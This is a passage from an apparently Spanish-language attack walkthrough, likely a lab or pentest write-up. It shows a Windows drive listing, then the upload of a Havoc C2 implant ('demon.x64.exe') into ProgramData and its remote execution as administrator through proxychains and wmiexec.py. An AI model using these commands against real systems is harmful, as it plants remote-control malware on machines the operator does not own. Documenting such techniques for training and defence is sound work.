drw-rw-rw-          0  Thu Jun 13 13:37:45 2024 Recovery
-rw-rw-rw-   16777216  Sat Jun 15 14:00:02 2024 swapfile.sys
drw-rw-rw-          0  Mon Jun  3 16:41:23 2024 System Volume Information
drw-rw-rw-          0  Mon Jun  3 16:41:23 2024 Users
drw-rw-rw-          0  Sat Jun 15 13:39:25 2024 Windows
#
```

subo al directorio Programdata de windows el malware que he compilado antes en Havoc.

put demon.x64.exe



podemos ver cómo he subido el malware a la máquina windows, ahora lo voy a ejecutar

proxychains wmiexec.py -silentcommand -nooutput ./administrator@127.0.0.1
'c:/programdata/demon.x64.exe'